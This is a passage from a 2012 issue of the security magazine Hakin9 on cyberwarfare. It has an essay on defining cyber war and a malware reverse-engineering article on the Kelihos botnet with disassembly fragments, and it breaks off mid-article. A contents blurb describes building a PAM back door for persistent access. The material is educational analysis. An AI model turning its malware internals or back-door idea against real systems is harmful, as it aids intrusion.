Hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

CYBERWARFARE

CYBER WARFARE NETWORK ATTACKS

CYBER WARFARE – COMPUTER NETWORK DEFENSE

WHAT IS CYBER WAR?

Vol.7 No.04
Issue 04/2012(52) ISSN: 1733-7186

PLUS

SPECIAL REPORT: RSA CONFERENCE

(IL)LEGAL: PIRATES AND CYBER MARINES – PARALLELS IN ASYMMETRIC WARFARE

eLearnSecurity
Forging security professionals

It's here!
Penetration testing for Students


Click here
To enter the
early bird list

80% of beginners remain beginners or give up completely

We know the pain of being a beginner.
You either don't have the foundational skills or you don't have a clear path to follow. Don't give up. There is a better way.
Our course will teach you basics of networks and web apps.

It's not just about 1337 instructors

Expert teachers hardly remember what took them to the expert status. It's a fact. There is no way to effectively teach beginners other than help them building strong foundations and showing them the correct path.



You can do it

If you keep studying without a clear learning path you are probably wasting time. Secret is path and perseverance.
Better a single step in the correct direction than 10 random steps.
Our course will save you months of struggling and frustrations.

You gotta see this.

www.elearnsecurity.com

Hakin9 team

Editor in Chief: Grzegorz Tabaka
grzegorz.tabaka@hakin9.org

Managing Editor: Marta Jabłońska
marta.jablonska@hakin9.org

Editorial Advisory Board: Keith DeBus, Benjamin Vanheuverzwijn, Pierre-Marc Bureau, Christopher Pedersen, Yury Chemerkin, Daniel Lohin, Daniel Dieterle, Gary S. Milefsky, Julian Evans, Aby Rao

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Proofreaders: Donald Iverson, Michael Munt, Elliott Bujan, Bob Folden, Steve Hodge, Jonathan Edwards, Steven Atcheson

Top Betatesters: Ivan Burke, John Webb, Nick Baronian, Felipe Martins, Alexandre Lacan, Rodrigo Rubira Branco

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Dear all,

I hope you are all good. This issue is about Cyberwarfare. Let's have a look what's inside!

First article „What is Cyber War?". Keith DeBus is talking about basic information on Cyberwarfare. Why it is so hard to define cyber warfare? What the „Cyber Warfare Asymmetric Paradox" is? Read the first artcile and you will know the answer for those and many more questions.

Would you like to learn how to develop an understand different types of attackers and methods to protect your network from inside and outside intruders? If yes, then you have to read Christopher's Pedersen article entilted „Cyber Warfare - Computer Network Defense".

Cyberwar is all the rage now. Just turn on the news and you will hear terms like cyber espionage, power grid vulnerabilities, SCADA systems and cyber-attacks. But what does all this mean? What can be and what has been done with electronic cyber-attacks? Daniel Dieterle will answer these questionsin his „Cyber Warfare Network Attacks" article.

Also Drake in his (IL)Legal column talks about Pirates and Cyber Marines. Very interesting piece of work, we highly recommend it!

Our long contributor, Yury Chemerkin wrote an article „Social Network Privacy Guide". So if you have basic knowledge how to find and setup security setting on social networks and you have clear understanding of your goal when you start to use a new social network, go on to page 22 and read!

At the end of the magazine you will find special report from RSA Conference.

We wish you good reading!


Marta & Hakin9 Team

idtheft protect

Be reactive...

- Your systems are being attacked 24 hours a day...
- You understand the threats and are protected against them...

Be proactive...



- My users' behaviour threatens our systems...
- I understand what motivates my users and what threats are coming my way...

ID Theft Protect provides information on threats from a user perspective.

Visit: **http://id-theftprotect.com**

BASICS

DEFENSE

through services such as FTP, HTTP, SAMBA and other services can use the PAM. If an attacker is able to modify the integrity of the PAM system, then they are given the ability to modify the method for PAM to authenticate users which is a perfect situation for creating a back door that will be used to establish a path with which they can access systems again. This article will detail how a simple PAM module can be created that could be placed on a system to allow an attacker to access a system in the future. This would be useful if an attacker has already gained root access to a system and wants to ensure that they are able to access again if their original path in is corrected. This article will also be useful for anyone in charge of defending systems as it will give the reader an understanding of what to monitor on their systems to detect compromise as well as help in investigations.

44 Cyber Warfare Network Attacks

by Daniel Dieterle

Internet connected devices like SCADA systems are also vulnerable to cyber-attack. Public utilities use SCADA systems to control power generation devices, pumps, gates and motors. This is where a lot of media attention has focused on when you hear about cyber-war in the news. When utilities and communication systems go down during a large natural disaster, chaos ensues. The US is one of the most technologically advanced nations in the world, yet look how long it took to get aid to New Orleans during Hurricane Katrina. But when communication systems go down during military conflict, the effect is even more detrimental. In this article we will look at how cyber-attacks have been used in the past, are being used now, and what cyber-attacks of the future may look like.

(IL)LEGAL

50 Pirates and Cyber Marines – Parallels in Asymmetric Warfare

by Drake

Some people would argue that there is a distinction between cybercrime and cyberwarfare. I would be among them; but only in so far as it is a question of context. Let me explain, with a brief history of pirates. Piracy is and was an activity driven by economic concerns; Long John Silver and the Somali with a Kalashnikov, a speedboat, and big ambitions are the same in this. Both are in the piracy game because the rewards for taking someone's stuff, when it's conveniently concentrated on a merchant ship, or kidnapping people on a yacht, are a lot higher than most other available professions.

SPECIAL REPORT

52 My RSA Conference 2012 Trip Report

by Gary S. Miliefsky

The RSA Conference was originally launched in 1991 as a forum for cryptographers to gather and share their knowledge and come up with new ideas and improved algorithms. It's morphed dramatically over the years into something that covers the entire spectrum of computer and network security from physical security issues to encryption, tokens, even finding the best INFOSEC talent and new hires as well as the gambit of anti-virus, firewall, vpn, content filtering and other traditional network security countermeasures.

What is Cyber War?

In just a brief fifteen years, our communication, commercial and social lives have been dramatically altered by the development and growth of the Internet. With the convenience and bounty of this medium, has also come a dark side. Just as the famous bank robber, Willy Sutton, once said when asked why he robbed banks, "That's where the money is", crime has migrated to the Internet following the money.

What you will learn…

- What the „Cyber Warfare Asymmetric Paradox" is.
- Why it is so hard to define cyber warfare.
- The first milestones in cyber warfare.
- Why cyber warfare may be a „game changer" in geopolitics.
- Why cyber warfare may have a greater impact on the world than any of the other impacts of the internet.

What you should know…

- Basic knowledge on Cyberwarfare

As e-commerce has growth, so has e-crime. In a few short years, cyber crime has become a leading crime category in the wired world, costing the global economy $338 billion in 2011. This is approximately equivalent to the entire GDP of Austria, the world's 27th largest economy. Now, a new, darker frontier in the history of the Internet is being breached and its impact is likely to even larger than cyber crime on the global economy and global geo-politics, cyber warfare. This short article will attempt to define and elaborate on what cyber war is and the key issues all nations state must address before responding and retaliating to a cyber war attack.

Historical Perspective

Since the beginning of human civilization(and probably even few millennia before that), human beings have used physical force to obtain power and treasure. That ancient technique,–physical force– is what our military strategists now refer to as "kinetic attacks" (cute sanitized term, isn't it?). From time immemorial, armies and navies and air forces launched physical attacks upon opposing armed forces, killing and maiming many and destroying each other's homes, cities and infrastructure. In fact, destroying the others infrastructure has nearly always been a key war strategy. If one nation state can knock out the opponents factories, roads, pipelines, shipping lanes, etc. their ability to sustain a conflict is becomes very limited.

Now that our nations and civilizations have evolved and have become more technologically advanced, such kinetic wars may soon be a thing of the past. Imagine, if you will, that instead of bullets, missiles and tanks sent flying from one nation state to another as a form of aggression, that instead, the nation sent cyber attacks to take down critical infrastructure such as communications systems, the power grid, petro-chemical plants, nuclear power plants, water and sewer systems. Imagine further that the target nation is now without effective communication, electricity, and potable water. A cloud of poisonous gases is hovering over major cities from the failure or explosion of their petro-chemical plants and their nuclear power plants are beginning to overheat and their reactor cores meltdown for lack of power to run their cooling pumps. Which would be quicker and more effective at bringing a nation to its knees? This type of surgical cyber attack, or a long drawn out "kinetic attack" that make take years, thousands of lives and trillions of dollars?

Cyber Warfare Paradox

Curiously, the answer to the above question may depend upon the technical sophistication of the target country. The stronger and more advanced the target country is technologically–meaning it has developed sophisticated communication and infrastructure systems that are dependent upon advanced computer systems– the more vulnerable they are to an effective cyber attack. This highlights one of the paradoxes of cyber warfare, *the*

stronger you are, the more vulnerable you are. I have coined this the *The Cyber War Asymmetric Paradox*. Cyber warfare may be the great leveler of relative power among nation states as well as between established political and military power and those insurgencies/rebellions/revolts opposed to them. Among the many wide-ranging impacts the Internet and computer technology have delivered, this leveling of power eventually be the most significant change we have experienced yet.

This principle of *Cyber War Asymmetric Paradox* simply states – that unlike kinetic military power – cyber attacks can be just as effective from a lone – albeit sophisticated – hacker with a $500 computer (and a bad attitude) as multi-billion computer system and defense mechanisms. To illustrate my point, just recently the U.S. space agency, NASA, admitted that they had been hacked into at least 10 times in 2011, despite the fact that they had spent $58 million dollars per year in computer security (that's not the cost of the computer systems, just the security). With some confidence, I can say that the hackers responsible for these attacks did not spend 1/1,000 ($58,000) of that amount to carry out these attacks. This illustrates the principle that the cyber battlefield enables an asymmetry of wealth and sophistication of opponents to meet on even ground and, in many cases, the underfunded cyber warrior may actually have an advantage over the heavily funded and more vulnerable opponent. The dependence upon sophisticated computer controlled systems may make the more advanced nation more vulnerable.

Cyber Warfare Has Arrived

Cyber Warfare is not a tactic of the future – something for us to speculate philosophically about – but rather, it has already begun. At least two events (and probably many more) in recent years seem to indicate that we have embarking upon this novel mode of warfare. The first milestone event was the attack by the Russian Federation on the former Soviet republic of Georgia in August 2008. In this case, Russia and Georgia were disputing the territory of South Ossetia within the borders of Georgia. On August 21, Russian entered the sovereign territory of Georgia to "protect" the citizens of South Ossetia, many of whom are ethnic Russians. For our purposes here, the most interesting part of this attack was that a massive *Distributed Denial of Service* (DDoS) attack was launched from within Russian Federation aimed at the computer systems of the Georgian government, effectively shutting down their communication systems and infrastructure during this attack. This DDoS attack played a critical role in the success of that attack.

A second milestone in cyber warfare was crossed in 2010. In that year, a worm appeared in the wild that came to be known as Stuxnet. This very sophisticated worm eventually found its way into the uranium enrichment facility in Iran and effectively disabled the facility by re-coding the *programmable logic controllers* (PLC) on the centrifuges that control their speed. We need not go into the details of this worm or its impact on Iran's nuclear ambitions here as they can be found in many other sources and have been discussed ad *nauseum* in the technical and even, general media. What's critical to us, is that this worm was very specifically designed and targeted to the German-manufactured Siemens digital controllers of this centrifuge. Furthermore, the plant, the centrifuge and the controllers were not connected to the Internet, seemingly making it impervious to an Internet-spawned attacks and yet, this worm found its way to its intended and singular target. This marks a new threshold in the sophistication of cyber attacks and may be remembered as *the* first act of cyber war. The developers of this worm, likely a nation state that both; felt threatened by the Iranian nuclear program and; has the sophisticated programmers to develop such a piece of code(how many nations would that include?). This nation or nations essentially committed an act of cyber war against Iran and did it anonymously and deniably. No one had to launch a missile, a sortie or fire a shot that might leave a trail of attribution. Instead, they simply released a piece of malware into the wild specifically designed for those programmable logic controllers. This piece of software marks a critical watershed in a nation's ability to effectively cyber attack another nation to gain or maintain some political advantage and do it anonymously. Many military cyber war strategists now point to these two events as the first acts of cyber warfare in our NEW world of warcraft.

Cyber War Doctrine and Definition

From many reliable sources within the Defense intelligence community, it is reported that the U.S. is the target of thousands of cyber attacks per day. I'm quite certain that the U.S. is not an exception in this regard and that nation's across the planet are subject to similar attacks. These attacks range from industrial espionage to attempts to steal state secrets from the U.S. State Department and Department of Defense. Most of the these cyber attacks reportedly originate within the Republic of China. These attacks are so persistent, that the military now has a term for them, Advanced Persistent Threats or APT. It is these Advanced Persistent Threats that reportedly were the spur that prompted President Obama to issue his cyber war doctrine. In that doctrine, he has stated that a cyber attack may be considered an act of war and that U.S. may choose to react to such acts as they would any act of war. In the words of one anonymous Pentagon official, "If you shut down our power grid, maybe we will put a missile down one of your smokestacks."

Considering the fact that the U.S. has declared that cyber attacks will now be considered an act of war and

may be acted upon with an active 'kinetic" response, the definition of cyber war may become the most critical definition of our generation. Every day, literally millions of cyber attacks take place, most by criminal organizations and some probably at the behest of nation states. Some are referred to as Advanced Persistent Threats (APT) by the U.S. military and seem to originate in the Russian Federation and China. Most seem to be in the category of espionage or cyber crime, but where do they cross the line into cyber war?

A simple definition of cyber war might be *When a nation state purposefully cyber attacks another nation's computer systems or digital infrastructure with the intent of political gain or retribution*. Sweet and simple, yes? Unfortunately, three (3) key problems exist with this definition for it to have practical applicability.

First, there is the problem of attribution. How can we be certain where or who is behind a cyber attack? The inability of governments, military intelligence or even cybersecurity experts to pinpoint the origin of cyberattacks is problematic. As cybersecurity professionals, we all know that it is possible to trace an IP address to a country, a city or even to a neighborhood. The problem is that IP addresses can be spoofed, attacks can be bounced and pivoted off proxies and the development of "darknet" and such technologies as TOR (actually developed by the U.S. Navy), make it more and more difficult to trace the origins of an attack. Can you imagine the turmoil that a criminal hacker might cause by attacking one nation's key infrastructure and making it look like it a different nation's cyber attack? If the victim nation retaliates with an active kinetic attack, the malevolent hacker might have accomplished the ultimate hack!

This difficulty is not likely to be diminished any time soon as new cloaking, pivoting and proxy technologies advance in parallel to tracking technology. Witness how hard it has been for the *U.S. Federal Bureau of Investigation* (FBI) to find the members of LulzSec after their forays into hacking U.S. government web sites. Eventually, some were arrested, but only after one member snitched on the others. Pretty low-tech attribution.

The second problem with this definition is attempting to determine when an attack is at the instigation of a nation state and not just a criminal organization. The Russian Federation, and reportedly China as well, have cultivated young hackers with seemingly no state connection and use them for cyber attacks for state purposes. A good example was the Russian Federation's cyber attack on Georgia in August 2008. At the time, Georgia, the former Soviet republic and Russia were in a dispute over the territory of South Ossetia in Georgia. On the day of the attack, a coordinated Distributed Denial of Service attack was launched against the web sites of the Georgian government, effectively disabling them. This attack originated within the Russian Federation, but not from Russian government sources. Instead, several groups of hackers, seemingly independent of the Russian government, instigated this attack giving the Russian government effective deniability. Further investigation into these groups reveals that they have a long-standing, arms-length relationship with the Russian Federation intelligence and defense institutions. It appears that the Russian Federation has cultivated and probably funded these groups for years, just for such a purpose. Furthermore, because the Russian government owns nearly all the Internet backbone in that country, nothing can happen on the Internet within Russia without the acquiescence and foreknowledge of the Russian government. As this example illustrates, attributing a cyber attack to a particular nation state may be more than a trivial exercise, particularly in the face and heat of a new and ongoing cyber attack.

The third problem with this definition has to do with intent. My definition reads, "Where one nation cyber attacks another nations computer systems or digital infrastructure with the intention of political gain or retribution". Wars have traditionally been waged between nations that officially declare themselves in conflict. In the world of kinetic war, usually before a physical attack takes place, both nations voice their "displeasure" with the other. When one attacks, we at least have some ostensible intent for the attack. In the world of cyber war, where attribution is extraordinarily difficult, nations may want to keep their intent quiet to hide their attribution. Cyber war, therefore, may be more like covert operations that the U.S. and the former Soviet Union practiced during the Cold War (and probably are still using) where they used spies and agents to wreak havoc upon each other and their proxies, all the while maintaining deniability. Intention is very difficult to decipher, if the actors are unwilling to voice their intentions.Although it may be relatively easy to define cyber warfare on paper, such a definition seems much to be desired in practical application.

Cyber War by Botnet?

Over the last decade of so, those of us in the Information Security field have seen a proliferation of botnets. These botnets allow a master controller to command and control many seemingly innocent and innocuous computer systems for usually some illicit or illegal purposes. Often they are used for such things as DDOS attacks or spamming. In the criminal cyber underground, such botnets can be purchased or leased for any illicit purpose, if you have enough money. Some, such as the Conficker worm that spread around the world in 2008, has yet to be used and no one is quite certain what it is intended for. This could be significant as some experts have estimated that as many as 25% of the world's PC's are part of one botnet or another. This problem remains despite the best efforts of Microsoft to patch its Windows vulnerabilities because a

significant number of Windows based operating systems are pirated. Such pirated operating systems are common in developing economies (less so in developed countries, but certainly not unheard of) across the world and very easy to obtain from multiple sources. These pirated operating systems are NOT eligible for Microsoft's security patches and thereby remain vulnerable to new and old rootkits, bots and other malware that solutions have already been developed. This leaves millions of machines available for such bot activities.

One of the potential purposes that I would like to propose here is that these botnets may be preparations for cyber war. They may be groundwork and infrastructure necessary to wage a future cyber war. Imagine, if you will, a nation state that is preparing for cyber war. DDoS and other as yet developed or imagined attacks might require 100,000 or even millions of systems to be effective against a well-protected and secure web site. What better way to prepare for such an attack than infect millions of systems around the globe, some even within the target nation, that lay dormant until the time you need them? When the time is right, these systems can be activated for whatever malicious purposes the malevolent controller intends, at a moment's notice. These might include a DDoS attack upon critical infrastructure or simply to use to launch an attack from within the victim nation to camouflage the origin of the malefactor. Even in these botnets were not developed for this purpose, a malevolent organization or nation state could purchase or lease such a botnet and direct it for such an attack.

Conclusion

Although it may be difficult to define cyber war, we may be certain that it will be an element of any future international conflict. Barring a simultaneous active kinetic attack, though, it may be difficult to actually differentiate an act of cyber war from a criminal cyber attack. Among the key issues will be one of attribution and deniability by the cyber aggressor. Without one side clearly stating their intent and willingness to launch an attack, current technologies are inadequate to actually trace the origin of an attack. This may become one of the most prized technologies in the cyber arms race. Finally, and probably most importantly, Cyber Warfare may be the great leveler in geopolitical relations as the "Cyber War Assymetric Paradox " would seem to make the strong the most vulnerable and empower the weak relative to the powerful.

KEITH DEBUS

Keith DeBus is the President of IT Securitas, an IT security firm based in Salt Lake City, UT. Mr. DeBus has over 20 years of IT experience and was a former university computer science professor. Mr. DeBus specializes in penetration testing, cyber warfare, and security training. He has trained U.S. Navy personnel and Navy contractors in defense measures to cyber warfare.

Reverse Engineering C++,

a case study with the Win32/Kelihos malware family

The C++ programming language is a popular one. It is also gaining in popularity among malware writers. The object-oriented programming paradigm can make binary disassembly more difficult to understand when performing analysis through reverse engineering.

What you will learn…

- How to recognize and understand object-oriented patterns in program disassembly
- How object-oriented programming is used in malware and how to analyze this type of malware through reverse engineering.
- How to reverse engineer malware in order to understand its command and control communication protocol.

What you should know…

- Understanding of x86 assembly programming language
- Understanding of object-oriented programming
- Understanding of network communication protocols

In this paper, we go over the basic principles needed by a reverse engineer to analyze C++ binary files. Furthermore, we show how we applied this knowledge when analyzing the Win32/Kelihos malware family, a peer-to-peer botnet believed to be the successor of the Storm Worm.

Basic Concepts of Object-oriented Programming

This section covers the basic concepts of object-oriented programming needed to understand the rest of this paper.

Classes and Objects

In object-oriented programming, data structures are often seen as classes. These classes are instantiated as objects. Each object can have static methods, object methods and virtual methods. The compiler will compile each of these method types differently. Furthermore, they will be called differently at runtime.

One of the strengths of the object-oriented paradigm is that it allows for classes to receive functionalities from one another, this property is called class inheritance. When an object is instantiated, the program will start by calling the constructor of the parent classes and travel down the class hierarchy until it reaches the child class. With every instantiation, memory is allocated (using malloc) to store the class method table, variables, and so forth.

Operator Overloading

C++ lets you define how basic operators should work in your class. This is extremely convenient since it let you do things like comparing two string objects by simply using the "==" operator. One cannot compare two structures in C using the "==" operand.

Understanding C++ in Binary Disassembly

When analyzing a binary file and trying to understand C++ disassembly, one is faced with some interesting characteristics that are very different from standard C compiled code. In this section, we go over some of these features that need to be understood to properly analyze a C++ compiled program.

Name Mangling

Name mangling is used to provide unique names to class methods, in order to let the linker easily find them. The unique name becomes a symbol used in an object file generated by the compiler.

In theory, one could link a C++ object file with a C object file. This means that in the software stack, the C++ compiler generates the same object code as the C compiler.

Name mangling is required because C++ lets one perform overload methods with different parameters. This is not the case in C, where one is forced to choose a unique name for each function.

In short, name mangling is simply a "standard" way to generate unique name for each method, using the returned value, the namespace, the parameter types, and so forth.

For example, the name of the "new" method for an object would be mangled to `??2@YAPAXI@Z`. By reverse-looking each character in the mangling table for Microsoft Visual C (see reference), we can rebuild the method signature:

- `?2`: function name: "new operator"
- `@`: namespace separator
- `Y`: "far" call ("near" only possible in 16-bit)
- `A`: call convention: __cdecl
- `PAX`: return value: pointer to memory space held in `eax`
- `I`: parameter: unsigned int
- `@Z`: default ending

Referring to Objects

In C++, it is possible to use the `this` variable to refer to the object currently in use. For speed reasons, the compiler will often store the reference to the `this` variable in a register. In the case of Microsoft Visual Studio's compiler, the pointer is often stored in `ecx`. The `this` pointer is used to find references to object variables and methods.

This heavy usage of the `ECX` register without initialization in some functions is often an indicator that one is dealing with compiled C++ code. This call convention is named `thiscall`. Note that "thiscall" in GCC is different than `thiscall` in MSVC.

Listing 1. *The compiler must keep a virtual function table*

```
Class Vehicle {
  private:
    int m_price;
    int m_model;
  public:
    virtual void move() = 0;
};

class Car : Vehicle {
  private:
    int m_n_doors;
  public:
    virtual void move() {
      // …
    }
}
```

Objects Layout in Memory

We can easily figure out how C++ objects are represented in memory by thinking how an ordinary C structure would be organized. A class with no virtual method would simply be a structure containing class members. That structure would be passed in the `ECX` register if it is used by a class method.

When virtual functions come into play, the compiler needs to keep track of the overwritten function dynamically since the object type is not known. Think of a class `Vehicle` with a virtual function `move()`; two subclasses `Car` and `Boat` could extends the `Vehicle` class, providing their own `move()` implementation. How would the compiler know which implementation to call in that case?

```
void do_move(Vehicle v) {
 v->move();
}
```

Thus, the compiler must keep a virtual function table that will contain pointers to implemented (or overwritten) virtual function by subclass.

Imagine the following declaration: Listing 1.

The class vehicle would be represented like this (although it cannot since it's an abstract class): Figure 1. The class Car would be represented as follow: Figure 2.

As we can see, the function `Car::move()` replaced the entry in the virtual function table.

Identifying C++ Code

Name mangling and the `thiscall` conventions make it easy for humans to identify C++ code in binary disassembly, even if the object-oriented paradigm itself is not always used.




Figure 1. *Class vehicle in memory*




Figure 2. *Child class, Car, extending Vehicle*

```
mov     edx, [ebx]      ; load the virtual table
push    eax             ; param1
mov     ecx, ebx        ; thiscall convention
call    dword ptr [edx+0Ch] ; virtual function 0xC
```

Figure 3. *Call to a dereferenced structure is often a call to virtual function*

First, the name-mangling immediately tells us that the code has been compiled with a C++ compiler. Note that this does not necessarily mean the programmer made use of the object paradigm. The second thing that gives hint on the presence of C++ is many calls to dereferenced structures. As shown in the following Figure 3.

Then, you may look for heavy `ECX` register usage, as we will see, this register is used to pass the pointer to the current object.

Applied Analysis

Now, enough theory about compilers and objects, let's look at a real world example: `Win32/Kelihos`. The `Win32/Kelihos` malware family appeared in early 2011. It is believed to be the successor the `Win32/Nuwar` (the infamous Storm Worm) and `Win32/Waledac`. This malware is mostly used for sending unsolicited email messages (spam) but it also has information stealing capabilities. The most interesting characteristic of `Win32/Kelihos` is that, like its predecessors, it uses a peer-to-peer network architecture to receive commands on infected systems and send feedback to its botmaster. In this section, we show how we used the concepts of C++ reverse engineering to the `Win32/Kelihos` malware in order to understand its network communication protocol.

A First Look at the Binaries

Most variants of `Win32/Kelihos` are protected using a custom packer. The unpacking of the malware is outside of the scope of this article and will not be covered. It is left as an exercise for the reader. The unpacked `Win32/Kelihos` binaries are bigger than 2 megabytes. This big size if due to the fact that the binaries are statically linked with external libraries like `CryptoPP` (for encryption), `libpcap` (to capture and parse network traffic sent and received by an infected system) and `Boost` (although not statically linked since it mainly consists of templates). The analyzed variant contains more than 8,000 functions (md5 hash: `cba84920b956548fa7436445c3df649a`).

We focus our analysis on the peer-to-peer network protocol to understand its encryption and its content. In order to find the appropriate portion of code, we first do a pass of dynamic analysis. We put breakpoints on API calls, which are used for network communication. Once the breakpoints are in place, we can let the malware run (in a controlled environment) and start sending traffic to it to see how it reacts.

In our case, we focused on the functions `WSASend` and `WSARecv`. When the breakpoint on the function is hit in a debugger, we see the buffer of data that is about to be sent. We can look at the call stack to find which functions needs to be analyzed to understand the network protocol.




Figure 4. *The first operation that a network application must do when receiving something is to validate it*

Packet validation

The first operation that a network application must do when receiving something is to validate it (Figure 4).

This function is called in a pure C-way using the `stdcall` calling convention. This is a good example, showing that not all functions need to be implemented using the object-oriented paradigm.

The packet validation routine takes the first two integers from the received buffer and does some checks in order to validate that it's a valid Kelihos packet header.

The next logical operation is to unpack the headers and find out what kind of message was received. The two following integers contain the message type, the message length and the number of bytes of rubbish data that was inserted in the header. This rubbish data is inserted in the header in order to obfuscate the packet.

```
packet_valid:                ;
movzx   eax, byte ptr [ebx+58h] ; move rubbish_size in eax
push    eax                  ; param2: n
push    edi                  ; param1: pos
lea     ecx, [esp+0B4h+packet_str] ; this: packet string
call    erase                ; remove rubbish_size at the
                             ; beginning of the recv buffer
```

Figure 5. *Calling string::erase() to remove rubbish data in front of the ciphered data*

```
push    ebp
mov     ebp, esp
push    esi
push    edi
mov     edi, [ebp+n]
mov     esi, ecx             ; move "this" in esi to
                             ; free the ecx register
cmp     [esi+string.length], edi
```

Figure 6. *Immediately moving ECX into ESI register*

The function `string::erase` is then called to remove the rubbish data at the beginning of the buffer (Figure 5).




Figure 7. *Showing a typical „new Class()"*

The C++ equivalent code would look like this:

```
Buffer->erase(0x0, rubbish_length);
```

What's interesting here, is that before calling "erase", the compiler will first load a reference to the string object in `ECX` (as seen in `thiscall` convention). A common pattern in the MSVC compiler, the called function will then immediately move `ECX` into `ESI` or `EDI` to free the `ECX` register, then referencing the object from that register (Figure 6).

Handling a message

With the message type, the bot can now call a specific handler for each type of message. In one of the message handler, we can see the `new` operator called. In fact, the `new` operator takes a size in parameter and simply calls `malloc` to allocate some memory for an object that will be initialized by the constructor. We can assume that the next function called after a `new` will be the constructor, used to initialize the newly allocated memory (Figure 7).

Although we saw that in the `thiscall` calling convention, the `ECX` register is used to pass a pointer to the current object, we can see here that the register used is `EDI`. It may be a compiler optimization. Instead of passing the pointer to the current object into `ECX` then tucking it away in `EDI` it automagically passes `this` into the `EDI` or `ESI` register. It is important to pay attention to these subtle differences when analyzing compiled C++ code (Figure 8).

```
class_A_constructor proc near
push esi
lea ecx, [edi+20h]
call sub_41B6F0 ; original thiscall
lea ecx, [edi+50h]
call basic_string_allocator ; original thiscall
lea ecx, [edi+6Ch]
call basic_string_allocator ; original thiscall
lea esi, [edi+88h]
call sub_40B7F5 ; optimized thiscall
```

Figure 8. *Constructor of Class A*

```
push 0
call string_operator_bracket
mov al, [eax]
mov [ebp+garbage_length], al
```

Figure 9. *Calling string[0]*

Inside `class_A_constructor`, we can see both call conventions used. It is a slightly more difficult to spot the constructor because it may not be a constructor but instead an ordinary C structure. Although we cannot be sure that it is a constructor, we can assume that `EDI+0x50` and `EDI+0x6C` are string objects because of the call to `basic_string_allocator()` function. We will skip the rest of the constructor analysis to focus on packet handling.

Decrypting the packet

Decrypting the packet is another complex part of the program flow. We will pass through the first Blowfish iteration because there is an interesting facet of the C++ used here: operator overloading.

Since it would be too easy to just encrypt the payload using Blowfish, the malware prepends random data in front of the ciphered payload. The length of this garbage is stored in the first byte of the payload.

Originally, we just want this:

```
String payload;
…
uint8_t garbage_length = payload[0];
```

In fact, operator-overloading are implemented using simple function. The bracket operator here takes a position in parameter and returns a pointer to a buffer pointing at the position. This is how we get the garbage length prepended (Figure 9).

This function will then call the `string::erase()` function we saw before to remove that garbage length in order to fully decrypt the payload.

Kelihos is using `CryptoPP` library for the Blowfish and 3DES implementation. We will not go through the code since this is outside the scope of this article.

Serialization

Kelihos uses an obscure Russian serialization library named `Serialized2` which is mostly of interest in what it tells us about this malware authors' education. We will not peak too deeply through this since the code

```
